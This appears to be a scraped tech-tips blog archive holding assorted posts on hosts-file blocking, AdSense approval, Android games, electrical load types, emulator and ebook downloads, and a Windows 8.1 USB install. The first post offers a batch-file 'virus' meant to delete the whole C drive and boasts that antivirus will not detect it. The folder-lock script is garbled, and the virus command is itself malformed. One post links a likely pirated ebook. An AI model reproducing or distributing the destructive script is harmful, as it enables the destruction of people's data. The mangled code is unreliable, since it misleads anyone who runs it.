



Showing posts with label a. Show all posts

Tuesday, March 28, 2017

Learn To Make Dangerous Virus In A Minute


Learn To Make Dangerous Virus In A Minute


Learn To Make Dangerous Virus In A Minute

In this post i will teach you to
make simple yet very powerful 
or you can say dangerous 
computer virus using a batch file. 
No software is required to make 
this virus, Notepad is enough for 
it. The good thing about this 
virus is it is not detected by any AntiVirus.


What will this virus do ?  

You will create this virus using batch file programming. This virus will delete the C Drive completely. The good thing about this virus is that it is not detected by antivirus.

How to Make the virus ?

   1. Open Notepad and copy below code into it.

@Echo off
Del C: *.* |y

   2. Save this file as virus.bat (Name can be anything but .bat is must)
   3. Now, running this file will delete all the content of C Drive.


Warning: Please dont try to run on your own computer or else it will delete all the content of your C Drive. I will not be responsible for any damage done to your computer.

Note:-As always, if you would like to leave a sensible comment, then please do so in the comments section below.

Available link for download


Read more »

Thursday, March 23, 2017

How to Lock a Folder in Windows 7 8 8 1


How to Lock a Folder in Windows 7 8 8 1


How to Lock a Folder in Windows 7/8/8.1


Being a Blogger I have a lot of stuff in my laptop that I don’t want to share with any one else, rather I don’t even want that they should even see that stuff. So what I do is simply put up a lock on my folder and keep a secret key to open up the folder. Well don’t think that the trick is only for bloggers ;-) , the trick can be easily implemented by any person who wants to hide his private stuff.
How to lock files and folder with password
You all might be thinking that, its not possible to put up a password for a particular folder so how did I manage to do it?
Well in this post I will be sharing a really cool trick, which will enable you to set up a password for a particular folder easily, you wont even have to use CMD for this trick.

Follow These Steps to Lock a Folder:-

1. Firstly right click, go to new and make a new Notepad.
2. Once you have made a new notepad, open it up and copy the below given code in the notepad as it is.
clsEnd
@ECHO OFF
title
Folder Locker
if EXIST “Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}” goto UNLOCKif NOT EXIST Locker goto MDLOCKER
CONFIRM
echo
Are you sure u want to Lock the folder(Y/N)
set/p “cho=>”
if %cho%==Y goto LOCKif %cho%==y goto LOCKif %cho%==n goto END
if %cho%==N goto END
echo
Invalid choice.
goto CONFIRM
LOCK
ren
Locker “Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}”
attrib
+h +s “Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}”
echo
Folder lockedgoto End
UNLOCK
echo
Enter

Available link for download


Read more »

Sunday, March 12, 2017

Blocking Unblocking a Website or I P Address in Windows Environment


Blocking Unblocking a Website or I P Address in Windows Environment


How to Block or Unblock a Website or IP Address within your Computer


Follow the Procedure as under :
  1. Open the Hosts File, Go to Run Command (Win Key + R) and type in "C:WindowsSystem32driversetchosts" or alternatively go to My Computer->Windows Installation Directory (Usually Drive C: ) -> Windows -> System32 -> drivers -> etc -> hosts file
  2. Open the file with notepad.. (If you are using windows Vista/7 or 8, Right Click the hosts file and select properties --> under the Security Tab, Select all options under your Username and/or Administrator such as Write,Read,Read & Execute, Special Permissions --> Click Apply and then open that file with notepad - otherwise you wont be able to save changes to your hosts file)
  3. Find labels such as 127.0.0.1 localhost and move to the last line and enter the IP address of the Website you want to block along with its name.
  4. It should look like this --> 74.125.236.148 www.google.com ( IP Address SiteName)
  5. Save the changes made by pressing CTRL+S..
  6. You have successfully blocked www.google.com from being accessed within your computer
To Know the IP Address of a Website open command prompt and type "ping sitename" (without quotes) where site name could be any site name you want to block such as Facebook.. It should look like this -->           31.13.70.49 www.facebook.com

Available link for download


Read more »

Saturday, March 11, 2017

How to block a website from all your web browser


How to block a website from all your web browser



  • Open command prompt by typing "cmd" without quotes in Run dialogue box (OR) Click start > All programs >Accessories > command prompt.
  • Now type exactly the command below (or) copy-paste the command without quotes and hit Enter: 
                 " notepad c:windowssystem32driversetchosts "



  • A text file will be opened in notepad with name hosts.
  •  Locate the line " 127.0.0.1 Localhost " in the text file.
  • To block a website for example http://www.websitename.com, type the following text below the above line without quotes:
                 " 127.0.0.1 http://www.websitename.com "


  • You can add as many sites as u can, however u will need to prefix it with "127.0.0.1".
  • Now save the file and close the command prompt.
  • Now the above website will be blocked in all browsers in your computer.
  • If u wish to unblock any sites just delete these newly typed lines and save the file. 
Caution : Do not edit or delete any other lines in the hosts file other than the above specified.


Available link for download


Read more »

Monday, March 6, 2017

A Guide on Getting Approved Easy for Google Adsense !!


A Guide on Getting Approved Easy for Google Adsense !!


Google Adsense - Why, Requirements and How to get approved!!!

Hello dear readers, this is a very little guide to show newbies/beginners about Google Adsense and How to get approved for it and how it works...


What is Google Adsense? 

Google Adsense is a flexible, hassle-free way to show relevant and engaging ads alongside your online content and make money, Google Adsense makes perfect sense. You can easily show Adsense ads on your website, mobile sites, and site search results.


OR


In Simple Words, Google Adsense helps you Monetize your Website or Blog, that you own and can edit by displaying relevant ads, which help you generate revenue...


Why Google Adsense?

  • Google Adsense displays relevant ads on your website/blog or your online content (that have direct relation or derived from typed search or published content) instead of irrelevant ads or ad specific / focused ads as displayed by many other Monetizing Services.

  • It displays High Quality Ads - It means that before ads appear on your site, theyre reviewed by real people and clever machines. The review process takes into account a variety of factors, including the quality of the ad and target audiences...

  • Live Statistics - Provides users with extensive data that helps users understand that how well their ads are performing...

  • Mobile Interface - provides you with a dedicated interface thats optimized for mobile devices - giving you quick access to your account. You can easily check your earnings, get important alerts, and view reports without the need for Flash on your phone

  • Flexible Ad Control - You can block those you don’t want to appear, and manage how your ads are shown by choosing which ad formats youd like to accept. You can also customize the look and feel of your ads to match your site.

  • Highest Payout rates - Google Adsense offers highest payout rates per click that helps you generate relatively much more revenue than that of other Monetizing Services...

How to Get Your Application Approved for Adsense?

In order to get your application approved for Adsense:

  • First of all, you need to have desire to Earn Revenue from your online content...

  • Youll need to have a Website or A Blog or Alternatively you can Sign Up for Google Adsense through YouTube --> Under Account Settings --> Channels Settings --> Enable Monetize option.

  • Select a High Value Niche.. This means that the niche you select for your website or blog should be of high commercial value, this will aid in getting approved easily as well as number of ads displayed on your website or blog will increase dramatically...
  • Make Sure your Site is well Structured and indexed and is not hidden from Search Engines / Robots or Web Crawlers... For this, use SEO Tools such as Google Webmaster Tools, Yandex Webmaster Tools and/or Bing/Yahoo Webmaster Tools etc.

  • Publish High Quality Content on your Website or Blog that youre writing to... Make Sure your Published Posts Comply with Google Adsense Terms & Conditions...

  • Make Sure that your Website or Blog receive decent and organic Traffic i.e. it should be generated mostly from Search engine search results and should be non-repetitive, this means that traffic should be generated from IP Addresses different from your own IP from which your Website or Blog is maintained... Your Blog/Website should be performing well enough to grab 1000 Page Views or Visits per day...

  • Make Sure Your Website or Blog Should possess a good number of Posts, but this doesnt mean that publishing useless content or Content without any quality or low quality... It simply wont work because Adsense is very Strict in matter of Quality... So, keep focus on Quality rather than number of posts because 10 Good Posts will have good impact on your application than 100 Posts without quality...

  • Finally apply for Google Adsense when you satisfy all of above elements... Thats all youll need to get your application approved from Google Adsense... If rejected even after all, then go ahead and try again... There is no limitation for you to resubmit your application for review...

Alternate Approval for Adsense:

If for some reasons, Google is not approving your application, then you can try Alternate way for Google Adsense i.e. YouTube. 

  • In order to apply for Adsense from YouTube Account, You need to have signed into your Google account or sign up for a new account if you dont already have...

  • After Signing in, go to YouTube Settings --> Channels Settings --> Monetize option --> Enable

  • After you have applied for Monetize option, focus on Uploading Videos on YouTube, Make Sure the Videos you upload comply with Google Adsense and YouTubes Terms and Conditions...

  • Try Uploading Videos with Higher Resolutions i.e. 720p or 1080p...

  • Upload a minimum of 3-5 Videos in order to get your application approved easily... although 2 Videos will do the trick but better be on safe side than safety...

  • Make Sure Videos uploaded are more than 30 Sec in length... i.e. Videos less than 30 Sec will not be taken into account and will not qualify you for Adsense approval... Focus on Uploading Videos more than 1 min and Should Complying with Terms & Conditions...

  • Thats all you need to qualify for Google Adsense...

Have fun and enjoy your earnings with Adsense all Bloggers, Readers and Publishers...


Tags: how to get approved with google adsense ; why google adsense reject application ; google reject adsense application ; how to easily get approved with google adsense ; trick for google adsense


Available link for download


Read more »

A Walk Through Amazing Games For Android Users


A Walk Through Amazing Games For Android Users


Gaming continues to remain one of the most cherished activities among people of all age groups. With the growing popularity of smartphones, gaming freaks have started accessing games via their hand-held internet-enabled devices. Android is one such mobile operating system that has become a hub of globally recognized games. Well, it goes without saying that the world’s best games are available on Android. You can easily have a great gaming experience on Android without the need for learning any technicalities. Today, I’ve written this blog to make you familiar with some amazing games that are tailor-made for Android users.

Game#1- Virtua Tennis Challenge

Virtua Tennis Challenge

Virtua Tennis Challenge is a perfect match for all tennis lovers. This Android game enables you to create your own player and establish a successful career by beating more and more skilled tennis players. You can opt for playing a tournament by choosing from over five different playing modes. Backed by realistic sound and graphics, Virtua Tennis Challenge is definitely an addictive game, cherished by tennis lovers of all age groups.

Game#2- Cut The Rope

Cut The Rope

Cut The Rope is a cute Android game wherein you have to feed candy to the little monster named Om Nom. This game has witnessed 400 million downloads till date and comes with 375 and more levels to cross. All through the game, you need to collect gold stars, unlock new levels and discover hidden gifts/surpises. Adorable Om Nom makes the game a cute adventure trip.

Game#3- Subway Surfers

Subway Surfers

Subway Surfers is the game for all fast movers. In this game, you need to dash as fast as you can. Through the course of game, you need to dodge trains and avoid facing the grouchy inspector and his dog. You can easily use the swipe feature to make the character move from right to left, roll and jump. On attaining a good(high) score, you may also choose to share it on Facebook. Vivid HD graphics and power-packed swipe acrobatics make the game a complete fun experience.

Game#4- Battle Nations

Battle Nations

As an award-winning epic strategy game, Battle Nations currently exists in version 2.3 and higher. In this game, you’re in complete command of the Imperial Army and need to complete missions across the great Frontier Assemble. As the game progresses, you get a chance to build an efficient Outpost to keep your empire safe.

Game#5- Muffin Knight

Muffin Knight

An action-packed game, Muffin Knight comes with amazing visuals and a set of fairytale characters that keep on gaining strength as you progress from one level to another. In this game, you need to fertilize a forest with unicorn, flood the world with candy and cover the sky with black holes. Some of the enticing features Of Muffin Knight include ability to play as 18 different characters, epic boss battles, 2.5D graphics, cross-platform compatibility and many more features.

Game#6- Rayman Fiesta Fun


Rayman Fiesta Fun

If you’ve been an avid follower of Rayman Jungle Run, then you’ll surely love Rayman Fiesta Fun. This new wacky Android game comes with more than 75 levels and you need to beat all the 3 epic bosses to reach the Land of the Divine Dead Island. Through the course of game, you need to collect Lums to grab rewards.

Conclusion

Now that you’re well acquainted with the best Android games, hope picking up your best fit would become easier. Do install these games into your Android smartphones and I guarantee you’ll never get bored out of your mobile device. Prior to installing a game, make sure to cross-check its bug-free status because it shouldn’t be the case that in the wake of playing a new game, you tend to mess up all the other functionalities in your smartphone. So, make a good and an intelligent choice.

Please don’t forget to drop in your views/opinions on the above post using the comments box below.


Author Bio:

Liza Williams is a web developer by profession and a writer by hobby and works for OSSMedia Ltd company. He loves sharing information regarding wordpress, Majento, Drupal and Joomla development tips & tricks. If you are looking for Magento Theme Programmer then just get in touch with him.

Available link for download


Read more »

Sunday, March 5, 2017

How To Make a Simple Walking Robot That Can Avoid Obstacles


How To Make a Simple Walking Robot That Can Avoid Obstacles


Available link for download


Read more »

Sunday, February 19, 2017

What is a constant power load Constant current load and Constant resistance load


What is a constant power load Constant current load and Constant resistance load


Constant resistance load:

           In a constant resistance load the current will go down in proportion to the voltage drop as the resistance is fixed and the load must follow ohms law. Heaters approximate this type of load.

Constant current load:

        In a constant current load the load will dynamically adjust its resistance as the voltage drops to keep the current constant. Thus as the battery voltage drops so will the equivalent resistance of the load. Older linear regulators using a pass transistor to deliver constant voltage to a fixed load powering electronics are this kind of load.

Constant power load:

        In a constant power load, the dynamic resistance is adjusted to increase the current inversely to the load voltage. as the voltage rises or falls, then the product of voltage and current in the load is power which is constant. This is done to keep the power dissipated in the load constant as the voltage drops. Electronics devices with SMPS approximate this type of load as they generally employ regulators to generate a constant voltage and when then runs the electronics.

Real loads usually approximate one of the three types of load. Electrical engineers have as one of their tools electronics loads which can be programmed to emulate the load types above.

Source : Quora

Available link for download


Read more »

Thursday, February 16, 2017

Candace Camp A Stolen Heart PDF


Candace Camp A Stolen Heart PDF


Candace Camp - A Stolen Heart
Three siblings estranged by secrets...reunited by love.
Lord Thorpes new business partner is not what he expected. With her billowy black hair and creamy skin, Alexandra Ward is stunningly beautiful
, brashly outspoken...and the perfect image of a wealthy woman long thought dead.

Straight from America, Alexandra finds London fraught with danger. Her appearance on Thorpes arm sends shock rippling through society and arouses hushed whispers: is she a schemer in search of a dead womans fortune, or an innocent caught up in circumstances that she doesnt understand?

Someone knows the truth, someone who doesnt want Alexandra to live long enough to learn anything. Only Lord Thorpe can help her now--if he can overcome his own suspicions.


ISBN-13: 9781460304464
Publisher: Harlequin
Publication date: 10/15/2012
Series: Lost Heirs
Format: eBook
Edition description: Original
Pages: 384

DOWNLOAD HERE <--- Direct Download Link


Available link for download


Read more »

Monday, February 13, 2017

FCEUX 2 1 5 Win32 A NES Emulator


FCEUX 2 1 5 Win32 A NES Emulator


FCEUX v 2.1.5 Windows - A Feature Riched NES Emulator

FCEUX 2.1.5 Playing Title Supre Mario Bros.
Super Mario Bros. on FCEUX 2.1.5 with Best graphics settings @ 1366*768 32bpp

FCEUX is a NES Emulator for Windows Platform works on Win XP/Vista/7/8 32 and 64 bit Operating Systems. Go back to the World of Early 1980s & 90s time.. 

DOWNLOAD HERE

Tags: fceux 2.1.5 for windows 32 bit (x86) and 64 bit (x64), free download, nes emulator, nintendo emulator, best nintendo emulator download free.

Available link for download


Read more »

Sunday, February 12, 2017

How To Open Number Of Sites With A Single Click


How To Open Number Of Sites With A Single Click


How To Open Number Of Sites With A Single Click ?

More Tricks

  • Keyboard Dancing Led Light Trick
  • Learn To Make Dangerous Virus In A Minute
  • How to Lock a Folder in Windows 7/8/8.1

Today i will show you how to make a batch file which will open number of websites with just one click. You can also use this method to open different computer programmes like internet explorer, notepad etc.

How To Do ?

  1. Open Notepad and copy below codes
    @echo off
    start hitlistsoft.blogspot.com/
    start www.google.com
    start www.facebook.com
      2. Save this file as batch.bat
      3. Now open your save file & it will open three websites with just one click.
      4. You can also add more sites by writing Start followed by websites URL.


    Available link for download


    Read more »

    Tuesday, February 7, 2017

    How to Remove Write Protection from a USB Drive


    How to Remove Write Protection from a USB Drive


    How to Remove Write Protection from a USB Drive

    Write protection, when applied to a USB drive, prevents unauthorized users from adding to, changing or deleting anything contained on the drive. Using write protection, you can circulate the drive among several users with the assurance that each user will see the same message. You can also prevent inadvertent deletion of the drive’s data. To permanently remove write protection from your USB drive, you need to format the drive. Before doing so, copy any files you want to save to another storage unit.

    More Tricks

    • Windows 10 Announced by Microsoft in San Francisco
    • Trial 2 Second Edition PC Game
    • How to format a write protected USB Flash Disk / Card [Solved]
    • Street Cricket 2010 Pc Game

    Permanently Remove Write Protection

    Step 1

    Insert the USB flash drive into a USB 2.0 port and turn on your computer. Click the "Start" button and then select "Computer." Note the drive letter of the USB drive, which is labeled as "Removable Disk."

    Step 2

    Click “Start | All Programs | Accessories | Command Prompt” to open a Command Prompt window.

    Step 3

    Type the drive letter assigned to the USB drive followed by a colon; for example, type "E:" (without quotation marks). Press “Enter.”

    Step 4

    Type “format” and the drive letter followed by a colon; for example, type "format E:" (without quotation marks). Press "Enter."

    Step 5

    It will say to select Y/N you would write Y(Without Quote Marks) and Press "Enter".

    Step 6

    Close the Command Prompt window when the operation is complete. Write protection has been removed from the USB drive.


    Available link for download


    Read more »

    Monday, February 6, 2017

    How to Install Windows 8 1 from a USB Flash Drive


    How to Install Windows 8 1 from a USB Flash Drive


    The Windows 8.1 update was made available on Thursday this week, and for most Windows 8 users, the easiest way to install it is via the Windows Store. But if you have more than one system to update, it’s easier to create physical media to install it. This helps because you don’t have to worry about downloading a 3.5 GB file each time you update a different machine.

    Install Windows 8.1 from Flash Drive

    First head over to this Microsoft page and click the Install Windows 8.1.
    Windows 8.1 Download Page
    That downloads a small installer file that you run on your PC. After it downloads, simply run WindowsSetupBox.exe. Keep in mind that you’ll need Windows 8 running on the computer you’re installing the update on.
    sshot-1
    The Winodws 8.1 Setup wizard will launch, and the first thing you need to do is type in your Product Key.
    Enter Product Key
    Now wait while Windows 8.1 is downloaded. You can continue to use your system while it’s downloading in the background.
    Downloading
    The next step will prompt you to decide if you want to install now, create media, or install later from your desktop. Select “Install by Creating Media” and hit Next.
    install by creating media
    Now select the Media to use, in this example I am going with USB flash drive. Make sure you have a flash drive of 4 GB or more.
    flash or iSO
    Select the USB flash drive you want to use and click Next.
    Select USB
    Next you’ll get a message to confirm that all files on the flash drive will be deleted. Click Yes.
    files deleted warning
    Now wait while the flash drive installer is created.
    Creating USB
    Success! The USB flash drive installer for Windows 8.1 has been created. Click Finish to close out of the wizard. You can use this to update other Windows 8 systems to 8.1, or install it on another partition if you plan to dual boot.
    flash drive ready
    Insert the USB flash drive you just created on a Windows 8 system and launch setup.exe.
    Setup executable flash drive
    When the setup wizard starts you’ll have the option to get important updates during the install – I recommend using that option so the installation goes smoother.
    Get Updates
    Next you’ll need to agree to the EULA or License Terms.
    EULA
    Then follow the onscreen instructions to complete the installation of Windows 8.1. If you want this to be a seamless update, tick the option to keep your settings, personal files, and apps.
    Choose What to Keep

    Conclusion

    When going from Windows 8 to 8.1, you can keep all of your settings and apps. Remember, if you want to upgrade from the 8.1 Preview to the final version, you’ll lose all of your apps and desktop programs — for what reason, only Microsoft knows. When installing from the Preview though, all of your modern app tiles will display, with a download arrow. So, you just need to go though and click each tile of the modern app you want to get back.
    If you don’t want to create a flash drive from this wizard, at the beginning select to download the ISO file. Then you can burn it to DVD or make a USB flash drive later byfollowing this article.
    The update process got off to a rough start yesterday, so you might want to hold off updating a few days. Just like when Apple gets a new iOS update, downloading it to your device is a long arduous process because everyone is nailing the servers at once.
    There’s several other upgrade paths you can take to Windows 8.1 from XP SP3, Vista, and Windows 7. I will be running tests for each of these scenarios, so make sure to check back here often.

    Available link for download


    Read more »